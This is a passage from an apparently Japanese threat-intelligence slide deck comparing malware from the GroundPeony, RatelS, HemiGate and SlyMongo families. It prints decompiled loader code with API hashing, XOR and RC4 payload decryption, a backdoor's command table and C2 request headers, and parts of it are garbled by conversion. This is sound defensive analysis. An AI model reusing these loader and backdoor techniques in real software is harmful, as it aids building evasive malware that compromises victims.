1263      v3();
1264      v4();
1265      v3();
1266      v4();
1267      v3();
1268      v4();
1269      v3();
1270      v4();
1271      v3();
1272      v4();
1273      v3();
1274      v4();
1275      v3();
1276      v4();
1277      v3();
1278      v4();
1279      v3();
1280      v4();
1281      v3();
1282      v4();
1283      v3();
1284      v4();
1285      v3();
1286      v4();
1287      v3();
1288      v4();
1289      v3();
1290      v4();
1291      v3();
1292      v4();
1293      v3();
1294      v4();
1295      v3();
1296      v4();
1297      v3();
1298      v4();
1299      v3();
1300      v4();
1301      v3();
1302      v4();
1303      v3();
1304      v4();
1305      v3();
1306      v4();
1307      v3();
1308      v4();
1309      v3();
1310      v4();
1311      v3();
1312      v4();
1313      v3();
1314      v4();
1315      v3();
1316      v4();
1317      v3();
1318      v4();
1319      v3();
1320      v4();
1321      v3();
1322      v4();
1323      v3();
1324      v4();
1325      v3();
1326      v4();
1327      v3();
1328      v4();
1329      v3();
1330      v4();
1331      v3();
1332      v4();
1333      v3();
1334      v4();
1335      v3();
1336      v4();
1337      v3();
1338      v4();
1339      v3();
1340      v4();
1341      v3();
1342      v4();
1343      v3();
1344      v4();
1345      v3();
1346      v4();
1347      v3();
1348      v4();
1349      v3();
1350      v4();
1351      v3();
1352      v4();
1353      v3();
1354      v4();
1355      v3();
1356      v4();
1357      v3();
1358      v4();
1359      v3();
1360      v4();
1361      v3();
1362      v4();
1363      v3();
1364      v4();
1365      v3();
1366      v4();
1367      v3
```

2nd Stage PE Loader (Mofu Loader)

- API Hashingのアルゴリズム(ror 12)と利用するAPIが同じ

GroundPeony 2nd Stage Loader

```
seg000:0000ED68 loc_ED68: ; CODE XREF: sub_ED0B+6D↑j
seg000:0000ED68 movsx   edx, dl
seg000:0000ED68 ror     ebx, 0Ch
seg000:0000ED71 add     ebx, edx
seg000:0000ED73 inc     esi
seg000:0000ED74 mov     dl, [esi]
seg000:0000ED76 test    dl, dl
seg000:0000ED78 jnz     short loc_ED68
seg000:0000ED7A cmp     ebx, 1DA0A3A1h ; RtlDecompressBuffer
seg000:0000ED80 jz      short loc_ED69
seg000:0000ED82 cmp     ebx, 4717A7D0h ; LoadLibraryA
seg000:0000ED88 jz      short loc_EDD8
seg000:0000ED8A cmp     ebx, 8F592CA3h ; VirtualAlloc
seg000:0000ED90 jz      short loc_EDC6
seg000:0000ED92 cmp     ebx, 0B01FF0A0h ; GetProcAddress
seg000:0000ED98 jz      short loc_EDB4
seg000:0000ED9A cmp     ebx, 0D7656A4Fh ; memcpy
seg000:0000EDA0 jnz     short loc_EDFF
seg000:0000EDA2 movzx   edx, word ptr [ecx+edi*2]
seg000:0000EDA6 mov     edx, [eax+edx*4]
seg000:0000EDA9 add     edx, [ebp+arg_0]
seg000:0000EDAC mov     esi, [ebp+arg_4]
seg000:0000EDAF mov     [esi+0Ch], edx
seg000:0000EDB2 jmp     short loc_EDFF
```

RatelS 2nd Stage Loader

```
CODE:000A9F2F loc_A9F2F: ; CODE XREF: CODE:000A9F40↑j
CODE:000A9F2F ror     edx, 0Ch
CODE:000A9F32 movsx   eax, al
CODE:000A9F34 dec     ecx
CODE:000A9F36 inc     ebx
CODE:000A9F38 add     edx, eax
CODE:000A9F3A inc     ecx
CODE:000A9F3C mov     al, [ebx]
CODE:000A9F3E inc     ecx
CODE:000A9F40 cmp     al, bh
CODE:000A9F42 jnz     short loc_A9F2F
CODE:000A9F44 cmp     edx, 1DA0A3A1h ; RtlDecompressBuffer
CODE:000A9F46 jz      short loc_A9FAC
CODE:000A9F48 cmp     edx, 4717A7D0h ; LoadLibraryA
CODE:000A9F4A jz      short loc_A9F97
CODE:000A9F4C cmp     edx, 8F592CA3h ; VirtualAlloc
CODE:000A9F4E jz      short loc_A9F8B
CODE:000A9F50 cmp     edx, 0B01FF0A0h ; GetProcAddress
CODE:000A9F52 jz      short loc_A9F77
CODE:000A9F54 cmp     edx, 0D7656A4Fh ; memcpy
CODE:000A9F56 jnz     short loc_A9FBC
CODE:000A9F58 inc     ecx
CODE:000A9F5A movzx   eax, word ptr [edx]
CODE:000A9F5C inc     esp
CODE:000A9F5E mov     esi, [edi+eax*4]
CODE:000A9F60 dec     esp
CODE:000A9F62 add     esi, ecx
CODE:000A9F64 jmp     short loc_A9FBC
CODE:000A9F66
```


2nd Stage PE Loader (Mofu Loader)

- カスタムXORのアルゴリズムが同じ
 - sub + xor + add

GroundPeony 2nd Stage Loader

```
eg000:0000EB49  
eg000:0000EB49 loc_EB49: ; CODE XREF: sub_EB05+57↑j  
eg000:0000EB49      mov     dl, [esi+eax+0Ch]  
eg000:0000EB4D      inc     ecx  
eg000:0000EB4D      sub     dl, cl  
eg000:0000EB4E      sub     dl, cl  
eg000:0000EB50      xor     dl, cl  
eg000:0000EB52      add     dl, cl  
eg000:0000EB54      mov     [esi+eax+0Ch], dl  
eg000:0000EB58      inc     eax  
eg000:0000EB59      cmp     eax, [esi+8]  
eg000:0000EB5C      jnb     short loc_EB49  
eg000:0000EB5E  
eg000:0000EB5F loc_EB5F: ; CODE XREF: sub_EB05+42↑j
```

RatelS 2nd Stage Loader

```
CODE:000A9FF6 loc_A9FF6: ; CODE XREF: CODE:000AA0C↓j  
CODE:000A9FF6      mov     al, [edx]  
CODE:000A9FF8      inc     ecx  
CODE:000A9FF8      inc     ecx  
CODE:000A9FFA      inc     eax  
CODE:000A9FFB      sub     al, cl  
CODE:000A9FFD      xor     al, cl  
CODE:000A9FFF      add     al, cl  
CODE:000AA001      mov     [edx], al  
CODE:000AA003      dec     eax  
CODE:000AA005      inc     edx  
CODE:000AA006      inc     esp  
CODE:000AA008      cmp     eax, [ebx+8]  
CODE:000AA009      jnb     short loc_A9FF6  
CODE:000AA00B
```

Payload

- カスタムXOR + LZNT1で展開される2ndペイロードのPEヘッダのマジックナンバーは削除されている

GroundPeony payload

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	デコードされたテキスト
00000000	b0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	e_magic.....
00000010	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000030	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	e_lfanew.....
00000040	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000050	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000060	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000070	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000080	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000090	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
000000A0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
000000B0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
000000C0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
000000D0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
000000E0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
000000F0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000100	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000110	0D	F8	16	62	00	00	00	00	00	00	00	00	00	F0	00	22
00000120	0B	02	0E	00	00	A8	00	00	00	C4	00	00	00	00	00	00
00000130	78	1B	00	00	00	10	00	00	00	00	40	01	00	00	00	00
00000140	00	10	00	00	00	02	00	00	06	00	00	00	00	00	00	00
00000150	06	00	00	00	00	00	00	00	B0	01	00	00	04	00	00	00
00000160	00	00	00	00	02	00	60	81	00	00	10	00	00	00	00	00

RatelS payload

0000000000000000	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	e_magic.....
0000000000000010	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00
0000000000000020	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00
0000000000000030	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	e_lfanew.....
0000000000000040	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00
0000000000000050	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00
0000000000000060	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00
0000000000000070	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00
0000000000000080	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00
0000000000000090	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00
00000000000000A0	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00
00000000000000B0	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00
00000000000000C0	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00
00000000000000D0	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00
00000000000000E0	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00
00000000000000F0	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00
0000000000000100	00 00	00 00	00 00	64	86	07	00	61	C1	8A	63	00	00	00	00	00d...a...C...
0000000000000110	00 00	00 00	F0	00	22	00	0B	02	0E	1D	00	FE	05	00	00	00
0000000000000120	00 60	04	00	00	00	00	1C	98	06	00	00	10	00	00	00	00
0000000000000130	00 00	00	40	01	00	00	00	10	00	00	00	02	00	00	00	00@...
0000000000000140	06	00	00	00	00	00	00	06	00	00	00	00	00	00	00	00
0000000000000150	00 B0	10	00	00	04	00	00	00	00	00	02	00	60	81	00	00
0000000000000160	00 00	10	00	00	00	00	00	10	00	00	00	00	00	00	00	00


RatelS x86 Version

- LACによって報告されている通り、RatelSのビルダにはx86 veriosnのモジュール等が含まれているが生成機能は実装されていない

Strings related to the x86 version module included in the builder.


Builder GUI only has button Save x64.

```
34 a1[2] = &CreatorDialog::'vftable';
35 v31 = (volatile signed __int32 *)sub_1408E9FD0("New Attacker", 12i64);
36 sub_14037DFD0(a1, &v31);
37 if ( !*v31 || *v31 != -1 && InterlockedExchangeAdd(v31, 0xFFFFFFFF) == 1 )
38     sub_1408E2960(v31, 2i64, 8i64);
39 v3 = operator new(0x20ui64);
40 v4 = sub_140363B20(v3, a1);
41 v5 = (unsigned int)operator new(0x98ui64);
42 v6 = sub_1401809C0(v5);
43 a1[5] = v6;
44 sub_140364220(v4, v6, 0i64, 0i64);
45 *(_QWORD *)&v24 = operator new(0x30ui64);
46 v21 = (volatile signed __int32 *)sub_1408E9FD0("Save x86", 8i64);
47 a1[9] = sub_1403A09D0(v24, &v21, 0i64);
48 if ( !*v21 || *v21 != -1 && InterlockedExchangeAdd(v21, 0xFFFFFFFF) == 1 )
49     sub_1408E2960(v21, 2i64, 8i64);
50 v7 = operator new(0x30ui64);
51 *(_QWORD *)&v24 = v7;
52 v22 = (volatile signed __int32 *)sub_1408E9FD0("Save x64", 8i64);
53 a1[10] = sub_1403A09D0(v7, &v22, 0i64);
54 if ( !*v22 || *v22 != -1 && InterlockedExchangeAdd(v22, 0xFFFFFFFF) == 1 )
55     sub_1408E2960(v22, 2i64, 8i64);
56 v8 = operator new(0x20ui64);
57 v9 = sub_140363AE0(v8);
58 sub_140363EF0(v4, v9, 0i64);
59 v10 = operator new(0x30ui64);
60 *(_QWORD *)&v24 = v10;
61 v23 = (volatile signed __int32 *)sub_1408E9FD0("Exe Mode", 8i64);
62 a1[7] = sub_1403CC4F0(v10, &v23, 0i64);
63 if ( !*v23 || *v23 != -1 && InterlockedExchangeAdd(v23, 0xFFFFFFFF) == 1 )
64     sub_1408E2960(v23, 2i64, 8i64);
65 v11 = operator new(0x30ui64);
66 *(_QWORD *)&v24 = v11;
67 *(_QWORD *)&v25 = sub_1408E9FD0("Shellcode Mode", 14i64);
68 a1[8] = sub_1403CC4F0(v11, &v25, 0i64);
```



Mofu Loader in VT

- RateISで使用されたローダと類似のローダを発見
- 2nd StageはMofu Loaderを使用しているが、ペイロードが異なっていた



SlyMongo

- C/C++製の組み込み向けのOSSネットワークライブラリMongooseフレームワークを使用したバックドア

```
1 int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
2 {
3     unsigned int TickCount; // eax
4     __int64 v5; // rbx
5     struct WSADATA WSAData; // [rsp+30h] [rbp-188h] BYREF
6
7     CreateMutexA(0i64, 0, "BC00");
8     aa_execute_arg1_func(target_fnc, aa_parse_command, 16);
9     aa_execute_arg1_func(sub_7FF68951C480, aa_wrap_check_victim_env, 15);
10    TickCount = GetTickCount();
11    srand(TickCount);
12    g_rand_value = rand();
13    v5 = 6i64;
14    do
15    {
16        CreateThread(0i64, 0i64, aa_unk_thread_func, 0i64, 0, 0i64);
17        --v5;
18    }
19    while ( v5 );
20    WSASStartup(0x202u, &WSAData);
21    memset(&mgr, 0, 0x38ui64);
22    mgr.dns4.url = "udp://8.8.8.8:53";
23    mgr.dnstimeout = 3000;
24    mgr.dns6.url = "udp://[2001:4860:4860::8888]:53";
25    CreateThread(0i64, 0i64, aa_http_connect, 0i64, 0, 0i64);
26    while ( 1 )
27    {
28        mg_mgr_pool(&mgr, 1);
29    }
```

```
22 {
23     mg_error(c, "DNS server URL is NULL. Call mg_mgr_init()");
24 }
25 if ( dnsc->c )
26 {
27     d = j_calloc_base(1ui64, 0x18ui64);
28     if ( d )
29     {
30         if ( Block )
31             v11 = WORD2(Block->expire) + 1;
32         else
33             v11 = 1;
34         WORD2(d->expire) = v11;
35         d->next = Block;
36         Block = d;
37         TickCount = GetTickCount();
38         d->c = c;
39         LODWORD(d->expire) = ms + TickCount;
40         LODWORD(c->fn_data) |= 8u;
41         mg_dns_send(dnsc->c, name, WORD2(d->expire), 0);
42     }
43     else
44     {
45         mg_error(c, "resolve OOM");
46     }
47 }
48 else
49 {
50     mg_error(c, "resolver");
51 }
```

SlyMongoコマンド一覧

コマンドID	機能概要
0x1	-
0x2	-
0x3	-
0x4	-
0x5	-
0x6	-
0x7	-
0x8	-
0x9	-
0xA	ドライブ情報の列挙
0xB	-
0xC	-
0xD	ファイルへの書き込み
0xE	ファイル情報の表示
0xF	通信関連設定

コマンドID	機能概要
0x10	ファイル読み込み
0x11	ファイル書き込み
0x12	ディレクトリ作成
0x13	リネーム
0x14	ファイル削除
0x15	指定したファイルの起動 (ShellExecuteA)
0x16	ファイル列挙
0x17	ディレクトリ作成
0x18	プロセスの列挙
0x19	シャットダウン権限の付与
0x1A	フラグの設定
0x1B	シャットダウン権限の付与
0x1C	プロセスの終了
0x1D	-
0x1E	-
0x1F	ファイルの読み込み
0x20	ファイルのダウンロード


02

HemiGate vs RateIS


HemiGate vs. RatelS

- 1st Stage: コード上の共通点は見受けられないがTTPは合致
- 2nd Stage: 異なるin-memory PE Loaderを使用
- Payload: コードやコンフィグなど実装レベルでの類似性が認められる

HemiGate



RatelS



1st Stage main routine

- 実行される関数の実装の類似はないが、RC4の利用や暗号化ペイロードのファイル命名規則などTTPレベルで類似

HemiGate 1st Stage

暗号化ファイルの先頭0x10を
鍵としてRC4で復号

```
1 int K7ScanUI_RunScanner()
2 {
3     unsigned int v0; // kr00_4
4     HANDLE FileA; // esi
5     __int128 *v2; // edi
6     int v3; // ebx
7     int i; // esi
8     unsigned __int8 v5; // dl
9     int v6; // ecx
10    signed int v7; // ebx
11    int v8; // esi
12    int v9; // edi
13    unsigned __int8 v10; // dl
14    __int128 *v11; // ecx
15    __int128 *v13; // [esp+0h] [ebp-718h]
16    signed int v14; // [esp+4h] [ebp-714h]
17    int v15; // [esp+8h] [ebp-710h]
18    DWORD NumberOfBytesRead; // [esp+ch] [ebp-70Ch] BYREF
19    int v17[256]; // [esp+10h] [ebp-708h] BYREF
20    __int128 v18[16]; // [esp+410h] [ebp-308h] BYREF
21    CHAR Filename[260]; // [esp+510h] [ebp-208h] BYREF
22    char v20[256]; // [esp+614h] [ebp-104h] BYREF
23
24    memset(Filename, 0, sizeof(Filename));
25    GetModuleFileName(0, Filename, 0x104u);
26    v0 = strlen(Filename);
27    *((_WORD *)(&char *)&v18[15] + v0 + 13) = 28516;
28    *((_BYTE *)&v18[15] + v0 + 15) = 99;
29    FileA = CreateFileA(Filename, 0x00000000, 0, 0, 3u, 0x80u, 0);
30    v2 = ((__int128 *)VirtualAlloc(0, 0x1000000u, 0x1000u, 0x40u));
31    ReadFile(FileA, v2, 0x1000000u, &NumberOfBytesRead, 0);
32    CloseHandle(FileA);
33    v13 = v2 + 1;
34    v14 = NumberOfBytesRead - 16;
35    memset(v20, 0, sizeof(v20));
36    v3 = 0;
37    v15 = 0;
38    memset(v17, 0, sizeof(v17));
39    memset(&v18[1], 0, 0xF0u);
40    v18[0] = -v2;
```

```
41 do
42 {
43     v20[v3] = v3;
44     v17[v3] = *((unsigned __int8 *)v18 + (v3 & 0xF));
45     ++v3;
46 }
47 while ( v3 < 256 );
48 for ( i = 0; i < 256; ++i )
49 {
50     v5 = v20[i];
51     v6 = (v15 + v5 + v17[i]) % 256;
52     v20[i] = v20[v6];
53     v15 = v6;
54     v20[v6] = v5;
55 }
56 v7 = 0;
57 v8 = 0;
58 v9 = 0;
59 if ( v14 <= 0 )
60 {
61     v11 = v13;
62 }
63 else
64 {
65     do
66     {
67         v8 = (v8 + 1) % 256;
68         v10 = v20[v8];
69         v9 = (v10 + v9) % 256;
70         v20[v8] = v20[v9];
71         v20[v9] = v10;
72         v11 = v13;
73         *((_BYTE *)v13 + v7++) ^= v20[(unsigned __int8)(v10 + v20[v8])];
74     }
75     while ( v7 < v14 );
76 }
77 return ((int (__cdecl *)(__int128 *))v11)(v11 + 80);
78 }
```

RatelS 1st Stage

ハードコードされた鍵を使用して
暗号化ファイルをRC4で復号

```
1 void __noreturn sub_180001F20()
2 {
3     __int64 v0; // rax
4     char *v1; // rdx
5     __int64 v2; // rax
6     int v3; // esi
7     void (*v4)(void); // rdi
8     char v6[32]; // [rsp+30h] [rbp-258h] BYREF
9     __QWORD v7[34]; // [rsp+50h] [rbp-238h] BYREF
10    char Filename[272]; // [rsp+160h] [rbp-128h] BYREF
11
12    memset(Filename, 0, 0x104ui64);
13    GetModuleFileNameA(0i64, Filename, 0x104u);
14    v0 = -1i64;
15    do
16    ++v0;
17    while ( Filename[v0] );
18    v1 = v6 + v0 + 381;
19    *((_WORD *)v1 = 24932;
20    v1[2] = 116;
21    sub_1800020E0(v7);
22    sub_180002F80(v7, Filename);
23    v2 = sub_180003230(v7, v6);
24    v3 = std::fpas<int>::operator __int64(v2);
25    v4 = (void (*)(void))VirtualAlloc(0i64, v3, 0x3000u, 0x40u);
26    sub_1800032E0((__int64)v7);
27    sub_180003410(v7, (__int64)v4, v3);
28    sub_180002F40((__int64)v7);
29    rc4(v4, v3);
30    v4();
31    ExitProcess(0);
32 }
```

HemiGate 2nd Stage

- Dracu Loaderと呼ばれるシンプルな in-memory PE Loader
 - シェルコードの後ろにPEがそのまま埋め込まれている

```
00000290 8B 4D DC 8B 00 85 C0 79 07 25 FF FF 00 00 EB 04 .M="....%.....
000002A0 8D 44 30 02 50 51 FF 55 E8 85 C0 74 06 88 4D D8 .D0.PQ.U...t..M.
000002B0 89 04 0F 8B 45 E4 40 8D 3C 85 00 00 00 00 83 3C ...E...<.....<
000002C0 1F 00 89 45 E4 80 04 1F 75 C6 8B 7D E0 88 47 14 ...E...00.}>...
000002D0 83 C7 14 89 7D E0 85 C0 75 87 8B 5D D4 88 53 28 ....).u..]w.S(
000002E0 03 D6 FF D2 5F 5E 5B 8B E5 5D C3 00 00 00 00 00 ..^[.....
000002F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000300 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000310 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000320 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000330 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000340 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000350 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000360 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000370 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000380 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000390 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000003A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000003B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000003C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000003D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000003E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000003F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000400 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000410 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000420 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000430 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000440 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000450 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000460 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000470 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000480 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000490 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000004A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000004B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000004C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000004D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000004E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000004F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000500 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000510 5A 90 00 03 00 00 00 00 04 00 00 00 FF FF 00 MZ.....
00000520 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 .....@.....
00000530 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000540 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000550 0E 1F BA 0E 00 04 09 CD 21 B8 01 4C CD 21 54 68 .....L..Th
00000560 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F is·program·canno
00000570 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 t·be·run·in·DOS·
00000580 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 mode...$.
00000590 04 17 F3 4D 40 76 9D 1E 40 76 9D 1E 40 76 9D 1E .....@v..@v..
000005A0 F4 EA 6C 1E 4A 76 9D 1E F4 EA 6E 1E D9 76 9D 1E .....Jv.....
```


HemiGate vs. RatelS

- 通信実装部分に幾つかのコードレベルでの類似・共通点

HTTPリクエストヘッダが類似
(左 HemiGate / 右 RatelS)

```
a2 = sprintfA(
    a2,
    "POST /index.asp?id=432 HTTP/1.1\r\n"
    "Host: %s\r\n"
    "User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0;)\r\n"
    "Accept: */*\r\n"
    "Content-Length: %d\r\n"
    "Accept-Language: en-US\r\n"
    "Connection: Keep-Alive\r\n"
    "Cache-Control: no-cache\r\n"
    "\r\n",
    (v2 + 164),
    v3 + 8);
```

```
v5 = sub_4426D0(a2, 2048, "POST /login.asp?id=44 HTTP/1.1\r\n");
v6 = sub_4426D0(a2 + v5, 2048, "Host: %s\r\n", (this + 24)) + v5;
v7 = sub_4426D0(
    a2 + v6,
    2048,
